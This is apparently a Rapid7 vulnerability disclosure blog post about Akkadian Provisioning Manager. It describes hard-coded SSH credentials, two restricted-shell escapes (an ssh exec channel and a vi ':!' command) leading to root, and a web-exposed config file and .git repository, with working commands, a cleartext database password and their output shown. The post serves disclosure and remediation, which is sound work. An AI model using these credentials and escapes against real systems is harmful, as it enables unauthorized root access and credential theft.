Akkadian Provisioning Manager Multiple Vulnerabilities Disclosure (Fixed)

Jun 08, 2021 | 8 min read | Tod Beardsley (/blog/author/tod-beardsley/)

Last updated at Thu, 22 Jul 2021 16:15:00 GMT

Over the course of routine security research, Rapid7 researchers discovered that the Akkadian Provisioning Manager version 4.50.18, a provisioning solution for a Cisco Unified Communications environment, has a trio of vulnerabilities, which, when combined, can lead to remote code execution on the affected device with elevated privileges. Those issues are summarized in the table below.


CVE Identifier	CWE Identifier	CVSS score (Severity)	Remediation
CVE-2021-31579	CWE-798 (https://cwe.mitre.org/data/definitions/798.html): Use of Hard-Coded Credentials	8.2 (https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N&version=3.1) (High)	Updated in 5.1.0 (https://doc.clickup.com/d/h/24t9j-27923/b7180168c8ef855/24t9j-1673)
CVE-2021-31580	CWE-78 (https://cwe.mitre.org/data/definitions/78.html): Improper Neutralization of Special Elements used in an OS Command (exec)	7.9 (https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:N&version=3.1) (High)	Updated in 5.1.0 (https://doc.clickup.com/d/h/24t9j-27923/b7180168c8ef855/24t9j-1673)
CVE-2021-31581	CWE-269 (https://cwe.mitre.org/data/definitions/269.html): Improper Neutralization of Special Elements used in an OS Command (vi)	7.9 (https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:N&version=3.1) (High)	Updated in 5.1.0 (https://doc.clickup.com/d/h/24t9j-27923/b7180168c8ef855/24t9j-1673)

In addition to these issues, two other questionable findings were discovered: the ability to read the cleartext local MariaDB credentials, and the inadvertent shipping of an entire GitHub repo with commit history. At the time of this writing, it's unclear if these findings present unique security issues, but nonetheless, should be reviewed by the vendor.

Product Description

Akkadian Provisioning Manager (PME) is a management platform for Cisco Unified Communications (UC) devices and applications, which are largely VoIP and video solutions for communications. PME is usually seen in larger enterprises where provisioning and reconfiguring these solutions is a fairly common occurrence. More can be learned about Akkadian PME from the vendor's website (https://www.akkadianlabs.com/products/akkadian-provisioning-manager/).

Credit



Topics

Metasploit (799) (/blog/tag/metasploit/)

Vulnerability Management (418) (/blog/tag/vulnerability-management/)

Detection and Response (388) (/blog/tag/detection-and-response/)

Research (277) (/blog/tag/research/)

Application Security (156) (/blog/tag/application-security/)

Cloud Security (110) (/blog/tag/cloud-security/)

Popular Tags

Search Tags

Metasploit (/blog/tag/metasploit/)

Logentries (/blog/tag/logentries/)

IT Ops (/blog/tag/it-ops/)

Vulnerability Management (/blog/tag/vulnerability-management/)

Detection and Response (/blog/tag/detection-and-response/)

Metasploit Weekly Wrapup (/blog/tag/metasploit-weekly-wrapup/)

Research (/blog/tag/research/)

Automation and Orchestration (/blog/tag/automation-and-orchestration/)

Nexpose (/blog/tag/nexpose/)

Incident Detection (/blog/tag/incident-detection/)

InsightIDR (/blog/tag/insightidr/)

Exploits (/blog/tag/exploits/)

Incident Response (/blog/tag/incident-response/)


These issues were discovered by Cale Black, Ryan Villarreal (@XjCrazy09 (https://twitter.com/XjCrazy09)), and Jonathan Peterson (@deadjakk (https://twitter.com/deadjakk)) of Rapid7, and it is being disclosed in accordance with Rapid7's vulnerability disclosure policy (https://www.rapid7.com/disclosure/).

Exploitation


The following were observed and tested on version 4.50.18 GA 2020-04-07 - Build 1.1.36 (Linux) of the Akkadian Provisioning Manager (PME).

CVE-2021-31579: Use of Hard-Coded Credentials


During a penetration test on a client site, Rapid7 researchers were able to gain access to a PME OVA virtualized appliance and was able to interrupt the boot process and force the init system to be an interactive shell, as can be seen below:



This successfully presented Rapid7 researchers with a root shell environment:



Once shell access was achieved testers identified the enabled **`akkadianuser`** in the user /etc/passwd database:



Investigating the user home directory revealed a set of developer files on the production server:

Komand (/blog/tag/komand/)

Penetration Testing (/blog/tag/penetration-testing/)

Related Posts

CVE-2022-27518: Critical Fix Released for Exploited Citrix ADC, Gateway Vulnerability — READ MORE (/BLOG/POST/2022/12/13/CVE-2022-27518-CRITICAL-FIX-RELEASED-FOR-EXPLOITED-CITRIX-ADC-GATEWAY-VULNERABILITY/)

Patch Tuesday - December 2022 — READ MORE (/BLOG/POST/2022/12/13/PATCH-TUESDAY-DECEMBER-2022/)

2023 Cybersecurity Industry Predictions — READ MORE (/BLOG/POST/2022/12/08/WEBINAR-2023-CYBERSECURITY-INDUSTRY-PREDICTIONS/)

CVE-2022-4261: Rapid7 Nexpose Update Validation Issue (FIXED) — READ MORE (/BLOG/POST/2022/12/07/CVE-2022-4261-RAPID7-NEXPOSE-UPDATE-VALIDATION-ISSUE-FIXED/)

```
# pwd
/home/akkadianuser
# ls -1
aam_pme_centos5_setup.txt
aam_pme_centos7_setup_mariadb.txt
aam_pme_centos7_setup.txt
aco-server.csr
akkadianAppManager.egg-info
akkadianAppManager.py
akkadianAppManager.py.bac
aliases.ini
build
change_openldap_base_dn.sh
dbstosync
dist
get_mongo_primary_node.js
get-pip.py
ha_preconditions.sh
ha_replication.service
info.3
mapper.ini
master
mongo_manager.py
my-master-cm.cnf
my-master-noha-1-cm.cnf
my-master-noha-1-pme.cnf
my-master-noha-2-cm.cnf
my-master-noha-2-pme.cnf
my-master-pm.cnf
my-original.cnf
my-slave-cm.cnf
my-slave-pm.cnf
README.md
release.sh
scripts
setup.py
tmp
#
```

Rapid7 researchers identified developer configuration scripts for configuring a high availability user, **/home/akkadianuser/scripts/create_haakkadianuser.sh and /home/akkadianuser/tmp/akkappmanager_installation/scripts/create_haakkadianuser.sh**. These scripts revealed that the high availability user was created with the default password **`haakkadianpassword`** as can be seen below:

```
#!/usr/bin/env bash
# Backup user

if id "haakkadianuser" >/dev/null 2>&1; then
    echo "user already exists, nothing to do"
else
    echo $'\n' "Creating ha akkadian user..."
    sudo adduser haakkadianuser
    echo "haakkadianpassword" | passwd --stdin haakkadianuser
    sudo usermod -a -G haclient haakkadianuser

    sudo echo $'\n' "# HA Akkadian user configuration" >> /etc/sudoers
    sudo echo "haakkadianuser ALL=(ALL) ALL" >> /etc/sudoers
    sudo echo "%haakkadianuser   ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers

    sudo pcs property set enable-acl=true --force

    sudo pcs acl role create write-access description="Full access" write x
    sudo pcs acl role create read-only description="Read access to cluster"
    sudo pcs acl user create haakkadianuser write-access
    sudo pcs acl user create haakkadianuser read-only
fi
~
```

Using the knowledge of the created high availability user password, Rapid7 researchers were able to successfully guess the credential of the existing **`hakkadianuser`** user, which was **`hakkadianpassword`**. Rapid7 was able to verify this credential would give access to the Akkadian PME restricted shell:

```
~/share/pwn/akkadian $ ssh akkadianuser@192.168.23.154
akkadianuser@192.168.23.154's password:
Last login: Thu Jan 23 12:31:19 2020 from 192.168.200.250
#########################################################
#                                                       #
# Welcome to Akkadian Appliance Manager - 2.1.6-3576e0a #
#                                                       #
#########################################################
Main Menu:
  1: Configure Network
  2: Configure Time
  3: Update Akkadian Products
  4: Product Settings Menu
  5: Appliance Manager Settings
  6: High Availability
  7: Replication Support - Maintenance Mode
  r: Reboot Server
  s: Shutdown Server
  q: Quit Akkadian Appliance Manager
  You can press 'CTRL+C' at any time to exit from an action
and return to the previous menu.

Use the following url to access the application
Secure URL, https://192.168.23.154
```

Rapid7 was then able to successfully bypass the restricted shell menu environment via the techniques described below, CVE-2021-31580 and CVE-2021-31580, and identified that the running **`akkadianuser`** user was given unrestricted sudo privileges without a password:

```
## Next comes the main part: which users can run what software on
## which machines (the sudoers file can be shared between multiple
## systems).
## Syntax:
##
##      user    MACHINE=COMMANDS
##
## The COMMANDS section may have other options added to it.
##
## Allow root to run any commands anywhere
root    ALL=(ALL)       ALL
akkadianuser    ALL=(ALL:ALL)   ALL

## Allows members of the 'sys' group to run networking, software,
## service management apps and more.
# %sys ALL = NETWORKING, SOFTWARE, SERVICES, STORAGE, DELEGATING, P

## Allows people in group wheel to run all commands
%wheel  ALL=(ALL)       ALL

## Same thing without a password
# %wheel        ALL=(ALL)       NOPASSWD: ALL
akkadianuser ALL=(ALL:ALL)      NOPASSWD: ALL

## Allows members of the users group to mount and unmount the
## cdrom as root
# %users  ALL=/sbin/mount /mnt/cdrom, /sbin/umount /mnt/cdrom

## Allows members of the users group to shutdown this system
# %users  localhost=/sbin/shutdown -h now

## Read drop-in files from /etc/sudoers.d (the # here does not mean
#includedir /etc/sudoers.d
"/etc/sudoers" [readonly] 122L, 4400C
```

This was confirmed by using the shell escapes with the sudo command, allowing Rapid7 researchers full access to the root user:

```
~/share/pwn/akkadian $ ssh akkadianuser@192.168.23.154 sudo id
akkadianuser@192.168.23.154's password:
#########################################################
#                                                       #
# Welcome to Akkadian Appliance Manager - 2.1.6-3576e0a #
#                                                       #
#########################################################
Main Menu:
  1: Configure Network
  2: Configure Time
  3: Update Akkadian Products
  4: Product Settings Menu
  5: Appliance Manager Settings
  6: High Availability
  7: Replication Support - Maintenance Mode
  r: Reboot Server
  s: Shutdown Server
  q: Quit Akkadian Appliance Manager
  You can press 'CTRL+C' at any time to exit from an action
and return to the previous menu.

Use the following url to access the application
Secure URL, https://192.168.23.154



Select an option: Traceback (most recent call last):
  File "/bin/akkadianAppManager", line 9, in <module>
    load_entry_point('akkadianAppManager==1.0', 'console_scripts', 'akkadia
  File "/usr/lib/python2.7/site-packages/click-4.1-py2.7.egg/click/core.py"
    return self.main(*args, **kwargs)
  File "/usr/lib/python2.7/site-packages/click-4.1-py2.7.egg/click/core.py"
    rv = self.invoke(ctx)
  File "/usr/lib/python2.7/site-packages/click-4.1-py2.7.egg/click/core.py"
    return _process_result(sub_ctx.command.invoke(sub_ctx))
  File "/usr/lib/python2.7/site-packages/click-4.1-py2.7.egg/click/core.py"
    return ctx.invoke(self.callback, **ctx.params)
  File "/usr/lib/python2.7/site-packages/click-4.1-py2.7.egg/click/core.py"
    return callback(*args, **kwargs)
  File "/usr/lib/python2.7/site-packages/akkadianAppManager-1.0-py2.7.egg/a
    replication_type)
  File "/usr/lib/python2.7/site-packages/akkadianAppManager-1.0-py2.7.egg/a
    char = show_select_option(char)
  File "/usr/lib/python2.7/site-packages/akkadianAppManager-1.0-py2.7.egg/a
    char = click.getchar()
  File "/usr/lib/python2.7/site-packages/click-4.1-py2.7.egg/click/termui.p
    return f(echo)
  File "/usr/lib/python2.7/site-packages/click-4.1-py2.7.egg/click/_termui_
    f = open('/dev/tty')
IOError: [Errno 6] No such device or address: '/dev/tty'
uid=0(root) gid=0(root) groups=0(root)
```

CVE-2021-31580: Shell Escape via 'exec' command

Rapid7 researchers identified that the restricted shell in use by the Akkadian Appliance Manager component of the PME was not directly set to the restricted shell binary, and instead was set to bash, and could be bypassed by the procedure outlined below. First, the default bash shell was observed:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:998:996::/var/lib/chrony:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd d
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
hacluster:x:189:189:cluster user:/home/hacluster:/sbin/nologin
unbound:x:997:993:Unbound DNS resolver:/etc/unbound:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
akkadianuser:x:1000:1000::/home/akkadianuser:/bin/bash
ntp:x:38:38::/etc/ntp:/sbin/nologin
nagios:x:1001:992::/home/nagios:/bin/bash
```

The restricted shell environment is triggered via the **/home/akkadianuser/.bashrc** configuration file which invokes the **`akkadianAppManager`** shell via sudo:

```
.bashrc

# Source global definitions
if [ -f /etc/bashrc ]; then
        . /etc/bashrc
fi

# Uncomment the following line if you don't like systemctl's auto-paging feature:
# export SYSTEMD_PAGER=

# User specific aliases and functions
sudo akkadianAppManager menu
~
~
```


Knowing that the shell was bash and that the python restricted shell environment was interactive, Rapid7 researchers switched the OpenSSH channel from **`shell`** to **`exec`** by providing the ssh client a single execution parameter. This triggered the interactive Python script to unsuccessfully find the **`/dev/tty`** file and exit, but as the shell is running in the context of a bash shell, the failed exit condition does not fail the parent shell and the command is passed on through to the operating system allowing a bypass, as shown below.

```
~/share/pwn/akkadian $ ssh akkadianuser@192.168.23.154 id
akkadianuser@192.168.23.154's password:
##########################################################
#                                                        #
# Welcome to Akkadian Appliance Manager - 2.1.6-3576e0a  #
#                                                        #
##########################################################
Main Menu:
  1: Configure Network
  2: Configure Time
  3: Update Akkadian Products
  4: Product Settings Menu
  5: Appliance Manager Settings
  6: High Availability
  7: Replication Support - Maintenance Mode
  r: Reboot Server
  s: Shutdown Server
  q: Quit Akkadian Appliance Manager
  You can press 'CTRL+C' at any time to exit from an action
and return to the previous menu.

Use the following url to access the application
Secure URL, https://192.168.23.154


Select an option: Traceback (most recent call last):
  File "/bin/akkadianAppManager", line 9, in <module>
    load_entry_point('akkadianAppManager==1.0', 'console_scripts', 'akkadianAppManager')()
  File "/usr/lib/python2.7/site-packages/click-4.1-py2.7.egg/click/core.py", line 664, in __call__
    return self.main(*args, **kwargs)
  File "/usr/lib/python2.7/site-packages/click-4.1-py2.7.egg/click/core.py", line 644, in main
    rv = self.invoke(ctx)
  File "/usr/lib/python2.7/site-packages/click-4.1-py2.7.egg/click/core.py", line 991, in invoke
    return _process_result(sub_ctx.command.invoke(sub_ctx))
  File "/usr/lib/python2.7/site-packages/click-4.1-py2.7.egg/click/core.py", line 837, in invoke
    return ctx.invoke(self.callback, **ctx.params)
  File "/usr/lib/python2.7/site-packages/click-4.1-py2.7.egg/click/core.py", line 464, in invoke
    return callback(*args, **kwargs)
  File "/usr/lib/python2.7/site-packages/akkadianAppManager-1.0-py2.7.egg/akkadianAppManager.py", line 182, in menu
    replication_type)
  File "/usr/lib/python2.7/site-packages/akkadianAppManager-1.0-py2.7.egg/akkadianAppManager.py", line 289, in main_menu
    char = show_select_option(char)
  File "/usr/lib/python2.7/site-packages/akkadianAppManager-1.0-py2.7.egg/akkadianAppManager.py", line 2642, in show_select_option
    char = click.getchar()
  File "/usr/lib/python2.7/site-packages/click-4.1-py2.7.egg/click/termui.py", line 499, in getchar
    return f(echo)
  File "/usr/lib/python2.7/site-packages/click-4.1-py2.7.egg/click/_termui_impl.py", line 507, in getchar
    f = open('/dev/tty')
IOError: [Errno 6] No such device or address: '/dev/tty'
uid=1000(akkadianuser) gid=1000(akkadianuser) groups=1000(akkadianuser)
~/share/pwn/akkadian $
```


Combining this issue with the default hard-coded root user, **hakkadianuser:hakkadianpassword**, will allow an otherwise unauthenticated, network-based attacker with unrestricted access to an interactive shell with root privileges.

CVE-2021-31581: Shell Escape via 'vi' editor interface


Rapid7 researchers identified that the restricted shell environment of the Akkadian Appliance Manager component of the PME could be bypassed using the shipped version of **`vi`**, a popular terminal-based text editor. When authenticated, normally, the following prompt is shown:




Select 4: Product Settings Menu and the next set of options gets prompted:




Select 1: Akkadian PM/HCS Services and the next set of options appears:



Select 2: MySQL Service option and follow to the next screen:



Select 4: Edit MySQL Configuration (my.cnf), which finally drops the user into a vi editor interface for **`/etc/my.cnf`**:



This can be bypassed by using the execution functionality in the shipped version of **`vi`** on the PME by hitting **`:!`** and then the desired command. The following screenshot shows that the restricted shell is running as the root user (due to the sudo invocation of the shell as mentioned in CVE-2021-31580):

```
#
## This group is read both both by the client and the server
## use it for options that affect everything
##
[mysqld]
event_scheduler = ON
max_allowed_packet=500M

datadir=/var/lib/mysql
socket=/var/lib/mysql/mysql.sock

#Disabling symbolic-links is recommended to prevent assorted security risks
symbolic-links=0

user=mysql

#Recommended in standard MySQL setup
sql_mode=NO_ENGINE_SUBSTITUTION #,STRICT_TRANS_TABLES

[mysqld_safe]
log-error=/var/log/mysqld.log
pid-file=/var/run/mysqld/mysqld.pid

[client-server]

##
:!id
```

```
uid=0(root) gid=0(root) groups=0(root)

Press ENTER or type command to continue
```

Combining this issue with the default hard-coded root user, **hakkadianuser:hakkadianpassword**, will allow an otherwise unauthenticated, network-based attacker with unrestricted access to an interactive shell with root privileges.

CVE-2021-31581: Exposure of Sensitive Information


Rapid7 researchers also identified that the application was serving sensitive data via the exposed web server. Listing the **`/var/www/html/pme/`** directory Rapid7 identified the ionCube packed PHP files, but an additional set of files that were marked with readable permissions:

```
$ ls -la /var/www/html/pme/
total 2104
drwxrwsr-x  17 apache root    4096 Jan 27 23:00 .
drwxr-xr-x.  5 root   root      59 Oct 15  2019 ..
drwxrwsr-x  12 apache root     165 Jan 15  2020 application
drwxr-sr-x   2 apache root   16384 Jan 27 23:00 archives
-rwxrwxr-x   1 apache root     319 Apr  8  2020 auth.json
drwxrwsr-x   2 apache root      26 Jan 15  2020 autoload_classes
drwxr-sr-x   2 apache root      69 Jan 28 16:00 backups
-rwxrwxr-x   1 apache root    7078 Jan 15  2020 build.xml
-rwxrwxr-x   1 apache root    1441 Apr  8  2020 composer.json
-rwxrwxr-x   1 apache root  153913 Apr  8  2020 composer.lock
-rwxrwxr-x   1 apache root 1854600 Jan 15  2020 composer.phar
drwxrwsr-x   6 apache root      71 Jan  3  2019 database
drwxrwsr-x   8 apache root     181 Jan 15  2020 .git
-rwxrwxr-x   1 apache root    1006 Apr  8  2020 .htaccess
-rwxrwxr-x   1 apache root    5574 Apr  8  2020 index.php
-rwxrwxr-x   1 apache root     268 Jan 15  2020 license_error.php
drwxrwsr-x  11 apache root     145 Jan 28 16:00 media
-rwxrwxr-x   1 apache root    1518 Jan 15  2020 migrations.php
drwxrwsr-x  37 apache root    4096 Apr 22  2019 modules
-rwxrwxr-x   1 apache root     149 Jan 15  2020 phinx.yml
drwxrwsr-x   2 apache root      24 Jan 15  2020 phonecontrol_image_upload
-rwxrwxr-x   1 apache root    3344 Jan 15  2020 phpunit_bootstrap.php
-rwxrwxr-x   1 apache root     418 Jan 15  2020 phpunit.xml.dist
-rwxrwxr-x   1 apache root     565 Jan 15  2020 README.md
drwxr-sr-x   2 apache root    8192 Jan 27 23:00 report_archives
-rwxrwxr-x   1 apache root    1553 Jan 15  2020 service.php
drwxrwsr-x   2 apache root     183 Jan 15  2020 sql_script
drwxrwsr-x  11 apache root     165 Jan 15  2020 system
drwxrwsr-x   2 apache root     100 Jan 15  2020 tests
drwxrwsr-x   2 apache root      24 Jan 15  2020 updates
-rwxrwxr-x   1 apache root   41168 Apr  8  2020 upload_license.php
drwxrwsr-x  20 apache root     316 Jan 15  2020 vendor
```

Many of these files contained sensitive data that was accessible via the web server. Of note the **`/pme/database/pme/phinx.yml`** file contained cleartext local MariaDB usernames and passwords:

```
:~# curl -k https://                                  /pme/database/pme/phinx.yml
paths:
    migrations:
      - /var/www/html/pme/database/pme/migrations
      - /var/www/html/pme/vendor/akkadian/high-availability/database/migrations

environments:
    default_migration_table: phinxlog
    default_database: pme
    pme:
        adapter: mysql
        host: localhost
        name: pme
        user: root
        pass: 'E7R9(7q>5%c8JEK'
        port: 3306
        charset: utf8

version_order: creation
        :~#
```


Rapid7 researchers were able to use local shell access in order to successfully validate that these credentials were valid and worked to connect to the underlying MariaDB host listening locally. The scope of the original client's penetration test additionally included an LDAP integrated environment, and this issue was leveraged to successfully recover cleartext LDAP BIND credentials from the database:




Additional Finding: Shipping Git Repository (No CVE ID)

The web server additionally exposed a git repository **`.git/`** directory. This was verified by visiting **`/pme/.git/config`** which exposed information about the ionCube packed Akkadian PME repository:

Due to the predictable structure of git repositories, Rapid7 was able to extract the repos directly from the exposed network facing web server:



Rapid7 then extracted each of the commits and was able to view additional files and the ionCube encoded backend PHP files, both historical and current:



While this git structure does seem to include sensitive information, Rapid7 researchers did not validate if that information was useful to an attacker. In any event, it should be removed from production installations of Akkadian devices.

Impact

As mentioned previously, combining CVE-2021-31579 and either CVE-2021-31580 or CVE-2021-31581 will allow an otherwise unauthorized attacker complete, root-level shell access to the affected devices; this can open a door to installing cryptominers, keystroke loggers, persistent shells, and any other type of Linux-based malware.

While further access to the Cisco Unified Communications environment appears technically possible, it appears unlikely that real time or recorded calls or conferences could be gathered directly from these compromised devices.

Remediation

For the first issue, network access to the SSH port (22/tcp) should be limited only to trusted users, and certainly not exposed to the internet. Furthermore, system operators should know that, in the absence of a fix, users who have access to the Akkadian Appliance Manager effectively have root shell access to the device, due to the second and third issues described above.

Rapid7 researchers have attempted to communicate with Akkadian Labs, but were unable to elicit a response to this vulnerability disclosure. Customers should seek out their sales representatives to inquire about a fix timeline, after ensuring only authorized users have access to affected devices' SSH ports.

Disclosure Timeline

January, 2021: Issues discovered by Rapid7 researchers Cale “poptart” Black, Ryan Villarreal, and Jonathan “deadjakk” Peterson

Wed, Feb 3, 2021: Initial disclosure attempt to the vendor, ticket 51058 created.

